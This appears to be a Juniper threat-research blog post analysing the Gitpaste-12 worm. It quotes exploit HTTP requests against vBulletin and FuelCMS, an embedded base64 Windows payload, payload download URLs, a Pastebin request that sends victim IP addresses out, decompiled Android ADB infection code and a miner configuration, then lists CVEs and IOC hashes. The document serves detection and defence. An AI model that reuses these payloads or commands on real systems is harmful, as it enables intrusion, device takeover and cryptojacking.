# Everything but the kitchen sink: more attacks from the Gitpaste-12 worm

J blogs.juniper.net/en-us/threat-research/everything-but-the-kitchen-sink-more-attacks-from-the-gitpaste-12-worm

December 14, 2020

In November, Juniper Threat Labs documented a new wormable cryptomining campaign dubbed Gitpaste-12. The initial wave of Gitpaste-12 attacks was last seen on October 27, when the GitHub repository hosting the bulk of the worm's payloads was removed. On November 10, we discovered a new round of attacks:

```
POST /forums/ajax/render/widget_tabbedcontainer_tab_panel HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36 SE 2.X MetaSr 1.0
Host:         IP address
Content-Length: 89
Connection: Keep-Alive
Cache-Control: no-cache

subWidgets[0][template]=widget_php&subWidgets[0][config][code]=die(@md5(HellovBulletin));
```

Network traffic from the new attacks

The wave of attacks used payloads from yet another GitHub repository, which contained a Linux cryptominer ("ls"), a list of passwords for brute-force attempts ("pass") and a statically linked Python 3.9 interpreter of unknown provenance.

GitHub repository hosting malicious files

In addition, two more files were added during the course of this research: a configuration file for a Monero cryptomining program ("config.json") and a UPX-packed local privilege escalation exploit for x86_64 Linux systems ("root_x86_64").

The config file uses the Monero address 41qALJpqLhUNCHZTMSMQyf4LQotae9MZnb4u53JzqvHEWyc2i8PEFUCZ4TGL9AGU34ihPU8QGbRzc4FB2nHMsVeMHaYkxus, the same used in the October attacks.

```json
{
    "background": true,
    "log-file": null,
    "access-log-file": null,
    "retries": 50,
    "retry-pause": 5,
    "donate-level": 2,
    "coin": "xmr",
    "custom-diff": 0,
    "syslog": false,
    "verbose": false,
    "colors": true,
    "workers": true,
    "pools": [
        {
            "url": "donate.v2.xmrig.com:5555",
            "user":
            "41qALJpqLhUNCHZTMSMQyf4LQotae9MZnb4u53JzqvHEWyc2i8PEFUCZ4TGL9AGU34i
            hPU8QGbRzc4FB2nHMsVeMHaYkxus",
            "pass": "x"
        }
    ],
    "bind": [
        "0.0.0.0:12388"
    ],
    "api": {
        "port": 0,
        "access-token": null,
        "worker-id": null
    }
}
```

Cryptominer configuration file

In this blog, we'll dig deeper into some newly-found samples from the initial attack repository. The first, called X10-unix, is a UPX-packed binary written in the Go programming language, compiled for x86_64 Linux systems.

Overview of attack

The sample begins by downloading a selection of payloads from the now-defunct repository:

```
http://raw.githubusercontent.com/cnmnmsl-001/-/master/shadu1
http://raw.githubusercontent.com/cnmnmsl-001/-/master/base64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/sudob64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/X11-unix
http://raw.githubusercontent.com/cnmnmsl-001/-/master/config.json
http://raw.githubusercontent.com/cnmnmsl-001/-/master/X10-unixb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/X10-unix.exeb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/X10-unix_mipsb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/X10-unix_armb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/ssb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/ss.exeb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/ss_mipsb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/ss_armb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/hideb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/hide_armb64
http://raw.githubusercontent.com/cnmnmsl-001/-/master/mipsld.so
```

The 'b64' suffix indicates a file that has been base-64 encoded into an ASCII text file for use as an exploit payload. We can see that X10-unix is cross-platform, with versions for MIPS and ARM Linux machines, as well as Windows.

The worm then commences a wide-ranging series of attacks comprising at least 31 known vulnerabilities — seven of which were also seen in the previous Gitpaste-12 sample — as well as attempts to compromise open Android Debug Bridge connections and existing malware backdoors. The attacks target web applications, IP cameras, routers and more.

```
GET /fuelcms/pages/items/?search_term=&published=&layout=&limit=50&
view_type=list&offset=0&order=asc&col=location+AND+(system+cd
+C%3A%5CProgramData%5CMicrosoft%5CWindows%5CStart
+Menu%5CPrograms%5CStartUp%0Aecho
+%22TVqQAAMABAAAAAAA%2F%2F8AAIsAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA%0AAAAAgAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TTI
G1v%0AZGUuDQ0KJAAAAAAAAABQRQAAZIYOAAAAAAAAPmcA%2Bh0AAPAAIwILAgMAAC4lAADgAwAAAAAA
YL4F%0AAAAQAAAAEAAAAAAAAAQAAAAgAABgABAAEAAAAGAAEAAAAAADQbwAABgAAAAAAAMAAAAA
CAA%0AAAAAAAAQAAAAAAAAAAQAAAAAAAAEAAAAAAAAAAAAQAAAAAAAAAAAAA0GkAtAMAAAAAA
AA%0AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
A%0AAAAAAAAAAAAAAAAAAAAAAAAAIPBMAAgBAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAudGV4dAAA
%0AAFAsJQAAEAAAAC4lAAAGAAAAAAAAAAAAAAAABgAABgLnJkYXRhAAwrScAAEAlAACuJwAANCUA%
0AAAAAAAAAAAAAAAAQAAAQC5kYXRhAAAyB8GAADwTAAA4AMAA0JMAAAAAAAAAAAAAAEAAAMAv%0
ANAAAAAAABkBAAAAEFMAAAIAAADCUAAAAAAAAAAAAAAAAAAABCLzE5AAAAAACitAQAACBTAAAC2%0A
BAAAxFAAAAAAAAAAAAAAAAAAQi8zMgAAAAAARToBAADgVwAAPAEAAHpVAAAAAAAAAAAAAAA%0AA
AAAAEIvNDYAAAAAL44AAAAIFkAADoAAAC2VgAAAAAAAAAAAAAAAAAABCLzYzAAAAAACkngAA%0AAG
BZAACgAAAA8FYAAAAAAAAAAAAAAAAQi84MAAAAAAALQAAAAAWgAAgAAAJBXAAAAAAAA%0AAAAA
AAAAAAAAEIvOTkAAAAAAA5QCAAAEFoAAFIIAACSwAAAAAAAAAAAAAAAAAABCLzExMgAA%0AAAADJ
iwUAAHBiAACMBQAA5F8AAAAAAAAAAAAAAAAAAQi8xMjQAAAA08gBAAAAaAAAygEAAHBl%0AAAAAA
AAAAAAAAAAAAAAAAAFIuaWRhGAALQDAAAA0GkAAQAAA67wAAAAAAAAAAAAAAAAAABAAADA%0ALpN5bX
```
FuelCMS attack

The exploits include:

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1871

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-3313

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-8361

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17215

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-17562

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-11511

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10758

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11447

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-19509

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-5902

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-8816

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-10987

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-17463

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-17496

https://www.exploit-db.com/exploits/37474

https://www.exploit-db.com/exploits/40500

https://www.exploit-db.com/exploits/45135

https://www.exploit-db.com/exploits/45161

https://www.exploit-db.com/exploits/46542

https://www.exploit-db.com/exploits/48225

https://www.exploit-db.com/exploits/48358

https://www.exploit-db.com/exploits/48676

https://www.exploit-db.com/exploits/48734

https://www.exploit-db.com/exploits/48737

https://www.exploit-db.com/exploits/48743

https://www.exploit-db.com/exploits/48751

https://www.exploit-db.com/exploits/48758

https://www.exploit-db.com/exploits/48771

https://www.exploit-db.com/exploits/48775

https://www.exploit-db.com/exploits/48805

https://www.exploit-db.com/exploits/48827

Many of these exploits are new, with public disclosures and proofs of concepts dated as recently as September. While the X10-unix attacks vary in target operating system and architecture, each tries to do three things:

1. Install Monero cryptomining software.
2. Install the appropriate version of the X10-unix worm.
3. Open a backdoor listening on ports 30004 and 30006 and upload the victim's IP address to a private Pastebin paste.

```
api_option=paste&api_user_key=5eb7b970e2b8073544266689a9ecb6b8&
api_paste_private=2&api_paste_name=%3A          0A&api_paste_expire_date=N&
api_paste_format=text&api_dev_key=83552f4cc86ed9c67611ae02652cece6&
api_paste_code=%3A(          )A
```

Victim IP address being uploaded to Pastebin

The backdoor is implemented by a UPX-packed binary "ss", also written in Go, with variations compiled for Windows and multiple Linux architectures. This program first determines the hijacked computer's external IP address from myexternalip.com, uploads that address as the name of a private Pastebin paste, then starts TCP listeners on ports 30004 and 30006.

In addition to the known vulnerabilities above, X10-unix attempts to connect to Android Debug Bridge connections on port 5555.

```
    __stream = fopen64("./apkb64","r");
  fseek(__stream,0,2);
  __n = ftell(__stream);
  __ptr = malloc(__n + 1);
  rewind(__stream);
  fread(__ptr,1,__n,__stream);
  *(undefined *)((longlong)__ptr + (ulonglong)__n) = 0;
  close((int)__stream);
  sprintf((char *)0x0,

            "su;\nmount -o remount,rw -t yaffs2 /dev/block/mtdblock3 /system;mkdir
            /system/xbin;cd /sdcard;echo \""
            ,__ptr,
            "\"|base64 -d > ./weixin.apk;pm install -t -i com.tencent.weixin ./weixin.apk;pm
            grant com.tencent.weixin android.permission.READ_SMS;pm grant com.tencent.weixin
            android.permission.RECEIVE_SMS;pm grant com.tencent.weixin
            android.permission.INTERNET;pm grant com.tencent.weixin
            android.permission.RECEIVE_BOOT_COMPLETED;am start -n
            com.tencent.weixin/com.tencent.weixin.MainActivity;pm hide com.tencent.weixin;am
            broadcast -a android.intent.action.BOOT_COMPLETED;rm -rf ./weixin.apk;rm -rf
            /data/tmp/*;rm -rf /data/system/usagestats/*;rm -rf
            /data/system/appusagestates/*;rm -rf /data/system/dropbox/*;rm -rf
            /data/tombstones/*;rm -rf /data/anr/*;rm -rf /dev/log/main;rm -rf
            /data/local/log;rm -rf ./apkb64;logcat -b all -c;\n"
          );
```

ADB infection code

On successful connection, X10-unix runs a script that uploads a native binary ("blu") and an Android APK ("weixin.apk"), both base64-encoded. Blu probes the device's bluetooth hardware and installs the APK. The APK uploads the device's IP address to Pastebin as above and then downloads and installs an ARM CPU port of X10-unix. A similar attempt is made to install payloads on existing reverse-shell backdoors listening on port 1337.

While it's difficult to ascertain the breadth or effectiveness of this malware campaign, in part because Monero — unlike Bitcoin — does not have publicly traceable transactions, JTL can confirm over a hundred distinct hosts have been observed propagating the infection.

Detection by Juniper ATP Cloud

In addition to detection by Juniper Advanced Threat Prevention products, payloads from this attack are detected by the following IDP signatures: HTTP:MISC:JBOSS-SEAM-EL-RCE, HTTP:CTS:REALTEK-SDK-COMMAND-IN, HTTP:HUAWEI-CVE-2017-17215-RCE, HTTP:CGI:WEB-SERVER-CGI-RCE, HTTP:CTS:RCONFIG-CMD-INJ, and HTTP:DIR:F5-BIGIP-DIR-TRAVERSAL.

IOCs

```
URLs starting with:
raw.githubusercontent.com/cnmnmsl-001/-/master/
raw.githubusercontent.com/sptv001/_/master/

From https://github.com/sptv001/_:
2f7303f98c5803278d4194c645494cc20e2c175330285f2eedcfc0934b4d51fe    config.json
e67f78c479857ed8c562e576dcc9a8471c5f1ab4c00bb557b1b9c2d9284b8af9    ls
20791ba9175c07d82c12ddedd2ce4d652ca428dfa63ef94f2710ebc83cdd386b    pass
240f615a74bb3bdd734a2ace0b0127c021cf97d31d57756881e26b0e3dd42aa0    python
571789c76c6b98396017249f362867ea2a6724808d61f4c2ffed6a32b4ebc01c    root_x86_64

From https://github.com/cnmnmsl-001/-:
5ae15feeea45c2b83abf2b8d9b4a20c21a0b188483b81a3f0a63c24774768249    X10-unix.exe
8aea27d8177f803c1581a3522de17a421060618361a37bdfa9ac361046b5aa5b    X10-unix.exe
cf3a9fe67387e494b02c8fa375934f92d136b6230fa67a85aa056150f6651e03    X10-unix.exe
667bb7b4d4d5b7ba8c4be5387845f2be6e58e1bfd43e163a1652fd22eded5dfc    X10-unix.exe
0c3d763bb94651f0f1b8ad700e1314e2e0406382802358a0eb7e4f4ead0ec7f5    X10-unix.exe
e199ae0774910d6aef16623924d8c4520edd1e957c97cdd7871eb25cffbed0e9    X10-unix.exe
e3092dd16d91a79e09b9cd9ce0f328a84c4c659d994acdfc02d43f5812832ffb    X10-unix.exe
f8d537ea0e579e45e707371f4baa7cb255d2fed3f933b4841a2e7e3e4d3a30a1    X10-unix.exe
eb7c3b74f74d7156bf8092af699c9a7dcc1e425cdd6e66250d51daabf5e40860    X10-unix.exe
5a1775d6034d580038a99511c1a7a85e9d5fc9c742de42c15787c2e6d1022960    X10-unix.exe
55cab6688208cb5be6fc01c60880ac759ef7f749a3392aaca765f8e8016a01b0    X10-unix.exe
8fcb33ba6d44bc68686ff67a9b21f69905eb85ab3ce7d94b30095224ee3dfbf8    X10-unix.exe
2b520f45e77f9f7c22683ffab5c46a8331f7b13c5af30c957eb16e75dd0ce471    X10-unix.exe
0797f6455de5f0a9221e47255f405b8123ccd01a51c1d59c1f22ecd0f53b9768    X10-unix.exe
531abf8b57df1adad18aaa5c9dc8c94533f9d8b7760ad63ac5bf0a7138dcc1b4    X10-unix.exe
13c37624799ffbd26be1e9e273b81ddd84dc52abbecbe9d52135064ff53ce23f    X10-unix.exe
f02b78b0f89968573360d0d62bebdc53986feee9602a1f9d681e9caa9b548eb4    X10-unix.exe
6dd60a32b8f49a4f06cec98e8d64d677288d982237d6b14dfcf647330d9882c8    X10-unix.exe
8e4ba630d78f48de1330ca32bd987cc6d2474b5d9ecca550ea134445e0dd599d    X10-unix.exe
a2bbc59a9fa02bb7c6cf8862333085cfefddee4fc807e959074b74df20af4e0d    X10-unix.exe
cb531f5567f2ebcd131dffc3ca3c53fab7cfacec827a529ed1adacb52c15b0cb    X10-unix.exe
7042531d0a3f2cc8fcd1d9f9c47a617e3e0c497e27f752027be85b7a1e80ec8f    X10-unix.exe
899492cb7a51e337d65c7412097e02d91f53ea4353b7d26aa12074f5714ed559    X10-unix.exe
ca52030fd16eb57b505ecb53d0dda6e54656755b2e4561ca5867d7340128652f    X10-unix.exe
45b2e3258f5c57dfb078c7ddd130123864ed34cad2183da23d2bd411497e9443    X10-unix.exeb64
b10df5e72952bbb9ba3fd733585ebf177e3a2e63270e67c846c1cbd55f7eaa66    X10-unix.exeb64
e423a7d1f7581e050f25b6ebecdd1d5cf3148914236215d7022b030ba44c3b01    X10-unix.exeb64
c72a731a5c2ddf78a551d08b334d96445c97cc8c2634446e1fdad3824ca0fe64    X10-unix.exeb64
866676f223504cdfc12b41581bf56fe8989bad1f5dab9d08a4e4bf018921b432    X10-unix.exeb64
8aa4ff26d60464ccd95937e63b7e6423a95625a0b76543df5cd560ac1b27fae0    X10-unix.exeb64
234558a0c10077ba5508eeedc8da140416bc4d98d7e3aad577c6fa0fa2a7e44a    X10-unix
28d4366481416faaa0dac2804fde60e6520650c734c789ca03840cd951a1fc62    X10-unix
a042561a7eaac77d82f50d6cd9655ddf257def26f51aff9f75a780de22996847    X10-unix
68b690d62b9f4e1b4b7c1918b808c6c9e594e34602e6f9f8380ba161ce46716f    X10-unix
67ee6758c4a672bd0733a7ac87d6c960190d2460ff21f2266da30abb77bc3edb    X10-unix
d433b864222dd58615c8f87cd8dc7421a5a38c2b7dcad4c06811e4e22bb88bfc    X10-unix
1a4f1356dad506bfffeafc314a717544049a8a2edd0fb6d46213d2331900dc6e    X10-unix
bc732abfb7ed6a8789f3827611562c477f6d2b665bcb57777e4dc2b65271da63    X10-unix
2084c586006f9a1f0a696707856f4ed9169e29766cd66d11d6e2c9d4f5aeece8    X10-unix
b59edd38516d66176c221f8a6da86e398bed7cd037f7337a6317f94c5b514ffe    X10-unix
cd58bf91cbe6e865594fb5ccc66dbfc5e6a04fdf5ed5253eeb50d39d0444743f    X10-unix
5aff0cd4d2d91ecccbcd2eadb4236c33982845d942721c7d5e337b61739530c1    X10-unix
8d0ebffcd312d845950503bc3e44f62ff3863de864101872e07a7b748be5f52b    X10-unix
bded8591ef66f6d2d225646fc4eb6a1bd3871fad14026890fba20cfeece814fe    X10-unix
b7c32fc1190e932c096c953bf656a85e1e258ad38a6caec85ff3e38c18d76827    X10-unix
4d4d86e8407397ef9fe834d9df1f6b374735e11312f980dc0b3d09bab110f1b5    X10-unix
8364a6ec1ab9fd8ca7dfcd44ea1ef341f610bd979acd827abd7f78f6f96c76c3    X10-unix
afe9c9bda5ea920a5f960f13578ac6f02a1310e1dc0c47e23c866309727793d4    X10-unix
73a070f8cdfccc173bc44c3f831197dae4193815d408c938b29f2f718a681b57    X10-unix
e0b9ce6949da90b26cf9cc1f28ab1aa928a11668600f3c8de3604dac36b9e59f    X10-unix
851408d4c2635f20455395193de2d6114e872986c466f16ad9af0c00446e19ce    X10-unix
6fe2b86ebd35aa63de89d2db5726b293c06fb49ee4de8263db9a4d3e1f75e5d7    X10-unix
11089aeeb0c517e61fabaa681c81a5b88f8c950897a71631f2c8e9c975c83314    X10-unix
091cfffb203d580d77a83b5415b46cc16cf7c898a243f8d4e02469222d3f928a    X10-unix
b2feb5887d3f13c2c00b16dd4dc40fb6d9d9cad1f2ac7f110c35919ca5b3f1f6    X10-unix
25d6362d8be959af1a5eef950e9794b757e25e301ee3716286933fe16a24f664    X10-unix
2cdc60d7270acc20783cb8ed32e94b72460d46cbbd8dce655019f32dc27c489f    X10-unix
fc845b55d74ac2cb46c338e67974ed76b3ed7a3dd4321849c397eb114dad16e7    X10-unix
10fcbf1f146963f055953c2c8f56e0f190b3a245eb06576e1a545851b1840d51    X10-unix
28030624ad9872c54296b61671307bd4ac42cec419298c1c6e957cd603af4c24    X10-unix
27c7216ef2b7dd2e3ecfb04fc585ef09deecd669b64a5fef969bf7dfa7766e64    X10-unix
6d3ab23139e87bf40ccdc67c88bb9b9f6b580d83c6b5a739c310f588fd3b8296    X10-unix
```

```
bf3685c5d2cc6b34f12a6c692b2d782a9dc76c12438913e3efc78a2942a375c3    X10-unix
50d50749eb66b81f0f3ed72ea56a872cfe83f3f3f58efebab879a95746ef5123    X10-unix
00fc9e383aa25daa2f8d71e0e9d5e60a43a41628fce350b6b87ad06eb7142aa0    X10-unix
b238a6a61c0aba7c22152b007815815987ed0e87e0e27a41d697c9b27e4acfde    X10-unix
74af23de9e5f32e1d7f25916e0d7432f6e5fa7e15cc4775e33b0c36ba248c820    X10-unix
1956ddf9e96cc3f2ee4c761ec1cd79fd19c1e15a50e52ab1f2df7c44b5fccf37    X10-unix
bdd57936b346111afe8710f9d8315e6747c3c118f5c2d352f13bf184ed211982    X10-unix
dcf24f891c7aa0f6c18914bb71c855fe31a4f8427d5959387a796efbaf25ff50    X10-unix
2e404707756c519f1f38185dfec94c6226ad52ede747c0f5cf90686dc77eaac1    X10-unix
9b16007b668f0e6f904c57931dacfe62dbedfbe44237e36e8a6a17f16e694813    X10-unix
dd9bab763cde3eb8ae740adcea4a5ca9dbd9fd8c01927f86f5d4987a77000abf    X10-unix
d2c105308bd305688cabef8776174edcfaaefe7681227002b4d6f3bedddcff4b    X10-unix
4e6c84bd73f126e2833b44b6329444a4db9b8012f9a41e8f7b927c1b5ba2a2b1    X10-unix
fbf1d8b7fa00ceba9739b0e61462e7c57df8b92eae119dac254624669c0f3637    X10-unix
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